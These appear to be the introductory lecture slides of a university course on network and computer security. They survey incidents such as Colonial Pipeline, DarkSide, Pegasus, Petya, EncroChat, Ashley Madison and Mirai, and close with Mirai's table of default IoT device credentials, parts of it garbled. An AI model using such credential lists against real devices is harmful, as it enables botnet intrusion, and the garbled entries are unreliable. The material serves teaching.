

# Beveiliging van netwerken en computers

PROF. DR. IR. ELI DE POORTER

([eli.depoorter@ugent.be](mailto:eli.depoorter@ugent.be))

GHENT UNIVERSITY – IMEC

IDLAB

<http://idlabs.technology> | <http://idlabs.ugent.be>

## **Overview**

Chapter 1: Introduction

Chapter 2: Basic concepts

Chapter 3: Encryption algorithms

- Steganography
- Encryption throughout history
- Modern cryptography

Chapter 4: Network and communication security

- SSH
- Key exchanges
- TLS
- IPSec
- WEP & WPA

Chapter 5: Software and systems security

- Secure applications
- Secure systems
- Secure software

Chapter 6: Intrusion detection

Chapter 7: Future trends

- Quantum cryptography
- Blockchain



# Network and Computer Security

## Chapter 1 - Introduction

Prof. dr. ir. Eli De Poorter

---

© Eli De Poorter



What are we talking about?



**What comes to mind when you hear  
the term “Security”?**

## ■ A few examples from the news

- “Social engineering”, Internet fraud, etc.
- Hackers
- Password security
- Privacy
- Security of confidential information
- Cybercrime, cyberterrorism, cyberwar, etc.
- Malware, ransomware ...
- Did we mention the ethical aspects?

3

## Where are these threats coming from?

4

The New York Times

## Cyberattack Forces a Shutdown of a Top U.S. Pipeline

The operator, Colonial Pipeline, said it had halted systems for its 5,500 miles of pipeline after being hit by a ransomware attack.

[f](#) [s](#) [t](#) [m](#) [b](#)



<https://www.nytimes.com/2021/05/08/us/politics/cyber-attack-colonial-pipeline.html>

5

## Try This One Weird Trick Russian Hackers Hate

May 17, 2021

147 Comments

In a [Twitter](#) discussion last week on ransomware attacks, KrebsOnSecurity [noted](#) that virtually all ransomware strains have a built-in failsafe designed to cover the backsides of the malware purveyors: They simply will not install on a [Microsoft Windows](#) computer that already has one of many types of virtual keyboards installed — such as Russian or Ukrainian. So many readers had questions in response to the tweet that I thought it was worth a blog post exploring this one weird cyber defense trick.

DarkSide, like a great many other malware strains, has a hard-coded do-not-install list of countries which are the principal members of the Commonwealth of Independent States (CIS) — former Soviet satellites that mostly have favorable relations with the Kremlin. The full exclusion list in DarkSide (published by [Cyberreason](#)) is below:

Russian - 419	Azerbaijani (Latin) - 42C	Uzbek (Latin) - 443	Uzbek (Cyrillic) - 843
Ukrainian - 422	Georgian - 437	Tatar - 444	Arabic (Syria) - 2801
Belarusian - 423	Kazakh - 43F	Romanian (Moldova) - 818	
Tajik - 428	Kyrgyz (Cyrillic) - 440	Russian (Moldova) - 819	
Armenian - 42B	Turkmen - 442	Azerbaijani (Cyrillic) - 82C	

<https://krebsonsecurity.com/2021/05/try-this-one-weird-trick-russian-hackers-hate/#more-55569>

6

DarkSide and other Russian-language affiliate moneymaking programs have long barred their criminal associates from installing malicious software on computers in a host of Eastern European countries, including Ukraine and Russia. This prohibition dates back to the earliest days of organized cybercrime, and it is intended to minimize scrutiny and interference from local authorities. In Russia, for example, authorities there generally will not initiate a cybercrime investigation against one of their own unless a company or individual within the country's borders files an official complaint as a victim. Ensuring that no affiliates can produce victims in their own countries is the easiest way for these criminals to stay off the radar of domestic law enforcement agencies. Possibly feeling the heat from being referenced in President Biden's Executive Order on cybersecurity this past week, the DarkSide group sought to distance itself from their attack against Colonial Pipeline. In a message posted to its victim shaming blog, DarkSide tried to say it was "apolitical" and that it didn't wish to participate in geopolitics. "Our goal is to make money, and not creating problems for society," the DarkSide criminals wrote last week. "From today we introduce moderation and check each company that our partners want to encrypt to avoid social consequences in the future." But here's the thing: Digital extortion gangs like DarkSide take great care to make their entire platforms geopolitical, because their malware is engineered to work only in certain parts of the world. DarkSide, like a great many other malware strains, has a hard-coded do-not-install list of countries which are the principal members of the Commonwealth of Independent States (CIS) — former Soviet satellites that mostly have favorable relations with the Kremlin. Simply put, countless malware strains will check for the presence of one of these languages on the system, and if they're detected the malware will exit and fail to install.

Will installing one of these languages keep your Windows computer safe from all malware? Absolutely not. There is plenty of malware that doesn't care where in the world you are. And there is no substitute for adopting a defense-in-depth posture, and avoiding risky behaviors online.

Cybercriminals are notoriously responsive to defenses which cut into their profitability, so why wouldn't the bad guys just change things up and start ignoring the language check? Well, they certainly can and maybe even will do that (a recent version of DarkSide analyzed by Mandiant did not perform the system language check). But doing so increases the risk to their personal safety and fortunes by some non-trivial amount, said Allison Nixon, chief research officer at New York City-based cyber investigations firm Unit221B. Nixon said because of Russia's unique legal culture, criminal hackers in that country employ these checks to ensure they are only attacking victims outside of the country. "This is for their legal protection," Nixon said. "Installing a Cyrillic keyboard, or changing a specific registry entry to say 'RU', and so forth, might be enough to convince malware that you are Russian and off limits. This can technically be used as a 'vaccine' against Russian malware." Nixon said if enough people do this in large numbers, it may in the short term protect some people, but more importantly in the long term it forces Russian hackers to make a choice: Risk losing legal protections, or risk losing income. "Essentially, Russian hackers will end up facing the same difficulty that defenders in the West must face — the fact that it is very difficult to tell the difference between a domestic machine and a foreign machine masquerading as a domestic one," she said.

[Side note. Many security experts have pointed to connections between the DarkSide and REvil (a.k.a. "Sodinokibi") ransomware groups. REvil was previously known as GandCrab, and one of the many things GandCrab had in common with REvil was that both programs barred affiliates from infecting victims in Syria. As we can see from the chart above, Syria is also exempted from infections by DarkSide ransomware]

More information on <https://krebsonsecurity.com/2021/05/try-this-one-weird-trick-russian-hackers-hate/#more-55569>

## Every single IT guy, every single manager...

CROOKED TIMBER(blog)

2014-09-23

<http://crookedtimber.org/2014/09/23/every-single-it-guy-every-single-manager/>

### ■ Check it yourself!

- <https://haveibeenpwned.com/>
- List with user ID's, e-mail addresses and corresponding passwords from publicly released hacked databases

7

## Facebook signs users up to privacy policy that allows it to track you everywhere on the internet The INDEPENDENT

2015-02-04

<http://www.independent.co.uk/lifestyle/gadgets-and-tech/news/facebook-signs-users-up-to-privacy-policy-that-allows-it-to-track-you-everywhere-on-the-internet-10022530.html>

## Does Uber Even Deserve Our Trust? Forbes

2014-11-25

<http://www.forbes.com/sites/chanellebessette/2014/11/25/does-uber-even-deserve-our-trust/>

8



Denny Baert, Leslie  
Hodge, Belga  
Update ma 19 jul 0 15:11  
zo 19 jul 0 21:41

"Journalisten en activisten wereldwijd  
gehackt met Israëlische  
spionagesoftware"

<https://www.vrt.be/vrtnws/nl/2021/07/18/pegasus/>

9

Pegasus is spyware developed by the Israeli cyberarms firm NSO Group that can be covertly installed on mobile phones (and other devices) running most versions of iOS and Android. Pegasus is capable of reading text messages, tracking calls, collecting passwords, location tracking, accessing the target device's microphone and camera, and harvesting information from apps. It is sold by the privately owned NSO group. The company states that it provides "authorized governments with technology that helps them combat terror and crime. On August 23, 2020, according to intelligence obtained by the Israeli newspaper Haaretz, NSO Group sold Pegasus spyware software for hundreds of millions of US dollars to the United Arab Emirates and the other Gulf States, for surveillance of anti-regime activists, journalists, and political leaders from rival nations, with encouragement and mediation by the Israeli government. Later, in December 2020, the Al Jazeera investigative show The Tip of the Iceberg, Spy partners, exclusively covered Pegasus and its penetration into the phones of media professionals and activists; and its use by Israel to eavesdrop on both opponents and allies. In July 2021, widespread media coverage part of the Project Pegasus revelations along with an in-depth analysis by human rights group Amnesty International uncovered that Pegasus was still being widely used against high-profile targets.

## ■ Cyber criminality vs cyber warfare

- Nation wide actions to cause damage or disruption
  - ▶ Can include physical impact and/or harm to human persons
- Interesting targets: traffic lights, electricity systems, water filtration, power plants, ...

## ■ Examples

- Stuxnet
  - ▶ Worm that targeted Iranian nuclear facilities, damaging centrifuges and other hardware
  - ▶ Most likely an American-Israeli cyberweapon
- Petya: ransomware or state attack?
  - ▶ Focused strongly on Ukraine systems
  - ▶ Made very little money
  - ▶ Either very buggy, or very damaging by purpose
    - ✓ Permanent removal of files, nuclear power plants, ministries, metros and banks offline, possible link with assassination MakSYMShapoval

10

The difference between cyber criminality and cyber warfare is often denoted as the real-world physical impact; whereby cyber criminality will often have a clear impact to the real world, cyber warfare adds the physical impact to such activities (cyber warfare results in people being physically harmed in the real world). The image of the hacker wearing a hoody at night in a basement is long gone; organized crime and even state actors have found their way to cyberspace. The threat of real-world physical damage was probably first widely demonstrated by Stuxnet, and the threat of cyber criminals (or warriors) taking over traffic lights, nuclear power plants and water filtration plants is more prominent than ever.

Further research and investigation into Petya ransomware -- which has affected computers in over 60 countries -- suggest three interesting things: 1. Ukraine was the epicentre of the attack. According to Kaspersky, 60 percent of all machines infected were located within Ukraine. 2. The attackers behind the attack have made little money -- around \$10,000. Which leads to speculation that perhaps money wasn't a motive at all. 3. Petya was either "incredibly buggy, or irreversibly destructive on purpose." Because the virus has proven unusually destructive in Ukraine, a number of researchers have come to suspect more sinister motives at work. Peeling apart the program's decryption failure in a post today, Comae's Matthieu Suiche concluded a nation state attack was the only plausible explanation. "Pretending to be a ransomware while being in fact a nation state attack," Suiche wrote, "is in our opinion a very subtle way from the attacker to control the narrative of the attack." Another prominent infosec figure put it more bluntly: "There's no fucking way this was criminals." There's already mounting evidence that Petya's focus on Ukraine was deliberate. The Petya virus is very good at moving within networks, but initial attacks were limited to just a few specific infections, all of which seem to have been targeted at Ukraine. The highest-profile one was a Ukrainian accounting program called MeDoc, which sent out a suspicious software update Tuesday morning that many researchers blame for the initial Petya infections. Attackers also planted malware on the homepage of a prominent Ukraine-based news outlet, according to one researcher at Kaspersky.

## Hackers breached computer network at key US port but did not disrupt operations



By Sean Lyngaas, CNN

Updated 2235 GMT (0635 HKT) September 23, 2021



A container is shown being transported at the Port of Houston on July 29, 2021, in Houston, Texas.

<https://edition.cnn.com/2021/09/23/politics/suspected-foreign-hack-houston/index.html>

11

Suspected foreign government-backed hackers last month breached a computer network at one of the largest ports on the US Gulf Coast, but early detection of the incident meant the intruders weren't in a position to disrupt shipping operations, according to a Coast Guard analysis of the incident obtained by CNN and a public statement from a senior US cybersecurity official. An interesting analysis of the attack can be found on <https://krebsonsecurity.com/2021/05/a-closer-look-at-the-darkside-ransomware-gang/>

## Security trade-offs

Or: why is implementing security so challenging?

12

Based on these examples, it is clear that many actors can be considered security threats, making computer security essential for any networked device. Additionally, good software and hardware solutions exist that can protect against all of the above threats. So why are these security threats still present and why are these attacks still successful? Most often, it is not because of the lack of adequate security solutions, but because of the trade-offs that are inherent in deploying good security techniques. As such, a good security engineer needs to be aware of both security techniques, but also needs to consider social and human aspects that impact the efficiency of the deployed security measurements.




2009-02-03 On the Fastrack

washingtonpost.com

13



- The user remains a security risk...
  - Due to lack of knowledge..



1 in 10 in a survey think HTML is an STD


2014-03-04

<http://www.latimes.com/business/technology/lfi-tn-1-10-americans-html-std-study-finds-20140304story.html>

14

## ■ The user remains a security risk...


- Due to incompetence...



15

## ■ The user remains a security risk...

- Because information can still be shared non-digitally




Source: xkcd.com

<http://xkcd.com/538/>

16

© Randy Glasbergen  
glasbergen.com




**"I can't see your future, but I found your bank files, Social Security number and all of your company passwords."**

17

**Your Identity Is Worth \$5 on the Black Market**  
In other words, significantly less than it's worth to you....

<http://newsfeed.time.com/2013/08/26/your-identity-is-worth-5-on-the-black-market/>



[http://www.idtheftawareness.com/id\\_theft\\_pages/WhatIsIdTheft.php](http://www.idtheftawareness.com/id_theft_pages/WhatIsIdTheft.php)

18

**NSA hackt Belgische cyberprof**


2014-01-31

[http://www.standaard.be/cnt/dmf20140131\\_049](http://www.standaard.be/cnt/dmf20140131_049)**EXPERT Naaktbeelden BV's volop  
gedeeld: de verwoestende kracht  
van sociale media, en wat kan je  
eraan doen?**

Naaktbeelden van verschillende bekende Vlamingen, onder wie Peter Van de Veire en Stan Van Samang, circuleren al dagen massaal op WhatsApp en andere sociale media. Hoe de beelden zijn gelekt, is nog niet helemaal duidelijk. Volwassen mensen mogen zichzelf naakt filmen en dat doorsturen naar iemand die daar geen probleem mee heeft. Maar wat er na het lek gebeurde, toont bij momenten de verwoestende kracht van sociale media. Hoe is het zover kunnen komen?

<https://www.vrt.be/vrtnws/nl/2020/09/10/na-de-beelden/>

19

**■ “Defending Our Nation”?**

2013-12-20 Tom Toles

[washingtonpost.com](http://washingtonpost.com)

20

AIVD hackt internetfora, 'tegen wet in'

**NRC HANDELSBLAD**

2013-11-30

<http://www.nrc.nl/nieuws/2013/11/30/aivd-hackt-internetfora-tegen-wet-in/>

Revelations about the French Big Brother

Révélations sur le Big Brother français

**Le Monde.fr**

2013-07-04

[http://www.lemonde.fr/societe/article/2013/07/04/revelations-sur-le-big-brother-francais\\_3441973\\_3224.html](http://www.lemonde.fr/societe/article/2013/07/04/revelations-sur-le-big-brother-francais_3441973_3224.html)

British intelligence hacked Belgian telephone company

Britischer Geheimdienst hackte belgische Telefongesellschaft

**DER SPIEGEL**

2013-09-20

<http://www.spiegel.de/netzwelt/web/belgische-geheimdienst-gchq-hackte-belgische-telefongesellschaft-923224.html>

21

## Politie kraakt EncroChat: 20 miljoen berichten van criminelen onderschept

De Franse en Nederlandse politie zijn erin geslaagd de geheime chatdienst EncroChat uit de lucht te halen. Die werd bijna uitsluitend gebruikt door criminelen. Ongeveer 20 miljoen berichten van duizenden gebruikers zijn nu in handen van rechercheurs gekomen. "Een goudmijn aan informatie", klinkt het. EncroChat had meer dan 60.000 gebruikers. Wellicht gaat het om de grootste hack ooit door politiediensten.

HR 02-07-20, 12:51 Laatste update: 07-07-20, 14:14 Bron: ANP, belga, Eurojust

22

EncroChat was a Europe-based communications network and service provider used primarily by organized crime members to plan criminal activities. Encrochat was an encrypted phone company that took base Android units, made physical alterations to them, and added its own software. Encrochat devices sent messages with end-to-end encryption, meaning only the intended recipient was supposed to be able to read them. The phones also had a remote wipe feature, letting users destroy communications if they lost physical control of the device, as well as a dual-boot system that let users open an innocuous looking operating system, or the second one containing their more sensitive information. The phones were particularly popular with criminals, including drug traffickers and hitmen. There are indications Encrochat may have had legitimate users too, however.

Police infiltrated the network between at least March and June 2020 during a Europe-wide investigation. An unidentified source associated with EncroChat announced on the night of 12–13 June 2020 that the company would cease operations because of the police operation. The service had around 60,000 subscribers at the time of its closure. At least 1,000 arrests have been made across Europe as of 22 December 2020. The Dutch police arrested more than 100 suspects and seized more than 8 tonnes of cocaine, around 1.2 tonnes of crystal methamphetamine, 19 synthetic drug laboratories, dozens of guns and luxury cars, and around €20 million in cash. Dutch police have launched a new investigation team that will look specifically into corruption, the police force announced on Wednesday. In some cases authorities are looking to identify police who leaked information to organized criminals. Similar arrests have been made in the UK, Sweden, Ireland, France, etc. Despite the huge success of the operation, there are concerns that also interactions from non-criminal users have been recorded and analyzed.

More information: <https://www.crimesite.nl/encrochat-de-reconstructie-van-de-hack/>



- Hacking group that obtained several NSA hacking tools
  - First put them online for auction
  - Afterwards put online for free

23

**MOTHERBOARD**  
TECH BY VICE

## Bombshell Report Finds Phone Network Encryption Was Deliberately Weakened

A new paper shows that two old encryption algorithms still used in mobile networks can be exploited to spy on phones' internet traffic.

By Lorenzo Franceschi-Biccetti

June 17, 2021, 6:47pm

[Share](#) [Tweet](#) [Snap](#)

Table 4: Overview of the phones and basebands supporting (●) GEA-X

Phone	Year	Baseband	GEA-1	GEA-2
Apple iPhone XR	2018	Intel XMM 7560	●	●
Apple iPhone 8	2017	Intel XMM 7480	●	●
Samsung Galaxy S9	2018	Samsung Exynos 9810	●	●
HMD Global Nokia 3.1	2018	Mediatek MT6750	●	●
Huawei P9 lite	2016	HiSilicon Kirin 650	●	●
OnePlus 6T	2018	Qualcomm Snapdragon 845	●	●

<https://www.vice.com/en/article/4avn/bombshell-report-finds-phone-network-encryption-was-deliberately-weakened>

24

A weakness in the algorithm used to encrypt cellphone data in the 1990s and 2000s allowed hackers to spy on some internet traffic. Researchers from several universities in Europe found that the encryption algorithm GEA-1, which was used in cellphones when the industry adopted GPRS standards in 2G networks, was intentionally designed to include a weakness that at least one cryptography expert sees as a backdoor. They then analyzed them and realized they were vulnerable to attacks that allowed for decryption of all traffic. A spokesperson for the organization that designed the GEA-1 algorithm, the European Telecommunications Standards Institute (ETSI), admitted that the algorithm contained a weakness, but said it was introduced because the export regulations at the time did not allow for stronger encryption. The good news is that GEA-1 and GEA-2 are not widely used anymore after cellphone providers adopted new standards for 3G and 4G networks. The bad news is that even though ETSI prohibited network operators from using GEA-1 in 2013, the researchers say that both GEA-1 and GEA-2 persist to this day because GPRS is still used as a fallback in certain countries and networks. Since handsets still support GEA-1. Scenarios where a mobile phone today can be tricked into using GEA-1 exist.



25

<http://xkcd.com/932/>

Source: xkcd.com

26

- Remain a critic, remain a sceptic
  - Journalists aren't always exactly IT experts!

## Why I Am Skeptical About 1.2 Billion Passwords Being Stolen

**Forbes**

2014-08-07

<http://www.forbes.com/sites/josephsteinberg/2014/08/07/why-i-am-skeptical-about-1-2-billion-passwords-being-stolen/>

## Russian Hackers Amass Over a Billion Internet Passwords

**The New York Times**

2014-08-05

<http://www.nytimes.com/2014/08/06/technology/russia-gang-said-to-amass-more-than-a-billion-stolen-internet-credentials.html>

27

## Future trends

Based on these examples, it is clear that many actors can be considered security threats, making computer security essential for any networked device. Additionally, good software and hardware solutions exist that can protect against all of the above threats. So why are these security threats still present and why are these attacks still successful? Most often, it is not because of the lack of adequate security solutions, but because of the trade-offs that are inherent in deploying good security techniques. As such, a good security engineer needs to be aware of both security techniques, but also needs to consider social and human aspects that impact the efficiency of the deployed security measurements.



- **Hackers steel \$65 million from BitFinex**
  - **The future for modern day bank robbers?**



29

Recognized as the second largest Bitcoin hack in history, criminals managed to break into BitFinex -- a Hong Kong exchange -- and steal more than \$65 million-worth of digital currency. As the incident is investigated, the nature of the break in remains unknown as well as the identity of the responsible party.

## ■ Cryptocurrency as payment for illegal activities

### Picanol mogelijk grootste Belgisch slachtoffer ransomware



All employees of the textile manufacturer Picanol, based in China, are affected by the cyberattack.

WIM DE PRETER, MARIE VAN OOGT | 14 januari 2020 | 00:16

Een cyberaanval legt de weefgetouwenbouwer wereldwijd lam. Het lepere bedrijf wordt mogelijk het grootste slachtoffer van ransomware in ons land. Ransomware is nu al op weg de cyberplaag van 2020 te worden.

<https://www.tijd.be/ondernemen/textiel/picanolmogelijk-grootste-belgisch-slachtofferransomware/10198454.html>

30

Cryptocurrency wordt vaak geassocieerd met ransomware. Dat is kwaadaardige software die de informaticasystemen versleutelt, waardoor het bedrijf er geen toegang meer toe krijgt. Cybercriminelen vragen vervolgens losgeld om de systemen weer vrij te geven. Het is niet de eerste keer dat een bedrijf in ons land in de problemen komt door ransomware. In 2019 lag de Zaventemse producent van vliegtuigonderdelen Asco wekenlang stil na een vergelijkbare cyberaanval. Zowat 1.000 mensen waren er zolang "technisch werkloos door overmacht". In oktober 2019 ondervond ook de universiteit van Antwerpen problemen nadat de computers van de administratie onbruikbaar waren gemaakt met ransomware.

- Even the US military is looking at blockchain technology—to secure nuclear weapons

- <http://qz.com/801640/darpa-blockchain-a-blockchain-from-guardtime-is-being-verified-by-galois-under-a-government-contract/>
- October 10, 2016

- Blockchains are a key component of bitcoins

- Mainly used for data integrity through public ledgers
- Used to log activity
  - ▶ Detect malicious operations, hackers, foreign surveillance, database modifications
  - ▶ Equally important as access restrictions!

31



washingtonpost.com

32

- Security in the media
- Example incidents
  - Ashley Madison (2015)
  - Democratic National Committee email leak(2016)
  - Mirai (2016)
  - Twitter hack (2020)
- Why do we need security?
- Scope of the course

33

- What?
  - A commercial website for enabling extramarital affairs
- Perpetrators: "The Impact Team"
  - Stolen items
    - ▶ Personal information from users, e-mails and corporate data
  - Demands
    - ▶ Shut down of the site
- Motivation
  - "ethical" hacking...?
- Results
  - Insights in falsified profiles
  - Broken marriages, several suicides
  - Damage up to .... millions?

34

Passwords on the live site were hashed using the bcrypt algorithm. A security analyst using the Hashcat password recovery tool with a dictionary based on the RockYou passwords found that among the 4,000 passwords that were the easiest to crack, "123456" and "password" were the most commonly used passwords on the live website. An analysis of old passwords used on an archived version showed that "123456" and "password" were the most common. Due to a coding error where passwords were hashed with both bcrypt and md5. 11 million passwords were eventually cracked.

- Security in the media
- Example incidents
  - Ashley Madison (2015)
  - Democratic National Committee email leak(2016)
  - Mirai (2016)
  - Twitter hack (2020)
- Why do we need security?
- Scope of the course

35

- Democratic National Committee (DNC) emails
  - Hackers obtained 19,252 emails and 8,034 attachments
  - Published on WikiLeaks on July22, 2016
- Perpetrators
  - Russian Intelligence services(according to FBI & several cybersecurity firms)
- Motivation
  - Mainly political?
- Impact
  - Several resignations
  - Insights in donor information& lack of neutrality of DNC vs other candidates(e.g. Bernie Sanders)
  - The rise of a certain president candidate named Trump...

36

- Security in the media
- Example incidents
  - Ashley Madison (2015)
  - Democratic National Committee email leak(2016)
  - Mirai (2016)
  - Twitter hack (2020)
- Why do we need security?
- Scope of the course

37

- IoT botnet Mirai
  - Botnet of 380 000 devices, mainly IoT (IP cameras)
    - Management and control traffic is encrypted
  - Exploits unpatched vulnerabilities& default passwords
    - Also takes over devices infected by Bashlight (and patches them himself)
  - Used for DDoS
    - E.g. up to 1Tbit/sec

Username/Password	Manufacturer	Link to supporting evidence
admin@123456	ACTI IP Cameras	<a href="http://www.com/report/a-camera-is-default-password-to-the-key">http://www.com/report/a-camera-is-default-password-to-the-key</a> <a href="http://www.cyberum.com/exploit.php?7=34&amp;4=250">http://www.cyberum.com/exploit.php?7=34&amp;4=250</a>
root@linko	ANKO Products DVR	<a href="http://www.clearscape.com/tools/default/Anko/0043-001">http://www.clearscape.com/tools/default/Anko/0043-001</a>
root@pass	Aots IP Camera, et. al	<a href="http://www.clearscape.com/tools/default/Aots/0043-001">http://www.clearscape.com/tools/default/Aots/0043-001</a>
root@vivote	Dahua Camera	<a href="http://www.cam-4.org/index.php?topic=1932.0">http://www.cam-4.org/index.php?topic=1932.0</a> <a href="http://www.cam-4.org/index.php?topic=9013.0">http://www.cam-4.org/index.php?topic=9013.0</a>
root@666635	Dahua DVR	<a href="http://www.cam-4.org/index.php?topic=9013.0">http://www.cam-4.org/index.php?topic=9013.0</a>
root@666696	Dahua DVR	<a href="http://www.cam-4.org/index.php?topic=9035.0">http://www.cam-4.org/index.php?topic=9035.0</a>
root7@yuhodtvw	Dahua IP Camera	<a href="http://www.cam-4.org/index.php?topic=9036.0">http://www.cam-4.org/index.php?topic=9036.0</a>
root7@yuhodadmin	Dahua IP Camera	<a href="http://www.cam-4.org/index.php?topic=9036.0">http://www.cam-4.org/index.php?topic=9036.0</a>
66666966699996	Dahua IP Camera	<a href="http://www.clearscape.com/tools/default/Dahua/IPC-HD74300C">http://www.clearscape.com/tools/default/Dahua/IPC-HD74300C</a>
root@teambox	Dreambox TV receiver	<a href="http://www.electronics.co.uk/forum/thread/reset-root-password-to-clean/321149/">http://www.electronics.co.uk/forum/thread/reset-root-password-to-clean/321149/</a>
root@zix	EV_ZLX Two-way Speaker?	?
root@juejtech	Guangzhou Juan Optical	<a href="http://news.sohu.com/20170114/64212.html">http://news.sohu.com/20170114/64212.html</a>
root@3611	H 264 + Chinese DVR	<a href="http://www.ccvtcam.com/thread-104750-1-3492043.htm">http://www.ccvtcam.com/thread-104750-1-3492043.htm</a>
root@h3518	Hikvision IP Camera	<a href="http://www.worpress.com/2014/08/10/gb-new-h3518-ip-camera-module/">http://www.worpress.com/2014/08/10/gb-new-h3518-ip-camera-module/</a>
root@W123	Hikvision IP Camera	<a href="http://www.yolajiah.com/thread-70039447339147_339147_339158c81527d.html">http://www.yolajiah.com/thread-70039447339147_339147_339158c81527d.html</a>
root@W1234	Hikvision IP Camera	<a href="http://www.yolajiah.com/thread-70039447339147_339147_339158c81527d.html">http://www.yolajiah.com/thread-70039447339147_339147_339158c81527d.html</a>
root@kool	Hikvision IP Camera	<a href="http://www.yolajiah.com/thread-70039447339147_339147_339158c81527d.html">http://www.yolajiah.com/thread-70039447339147_339147_339158c81527d.html</a>
root@admin	IPX-DK Network Camera	<a href="http://www.koic.com/cameras-and-video-door-entries/network-camera/">http://www.koic.com/cameras-and-video-door-entries/network-camera/</a>
root@system	iQinVision Camera, et. al	<a href="http://www.com/report/a-camera-is-default-password-to-the-key">http://www.com/report/a-camera-is-default-password-to-the-key</a>
admin@invis	Miboco Network Camera	<a href="http://www.fireriver.us/e-2014/7/reviews/miboco-camera-cve-2014-0719/">http://www.fireriver.us/e-2014/7/reviews/miboco-camera-cve-2014-0719/</a>
root@54321	PacktV VCP Phone, et. al	<a href="http://www.cachetechsupportcenter.com/thread-771610-1-1.html">http://www.cachetechsupportcenter.com/thread-771610-1-1.html</a>
root@000000000	Panasonic Printer	<a href="http://www.experte-exchange.com/questions/20134395/Default-User-Password-for-Panasonic-CF-C400-Web-Interface.html">http://www.experte-exchange.com/questions/20134395/Default-User-Password-for-Panasonic-CF-C400-Web-Interface.html</a>
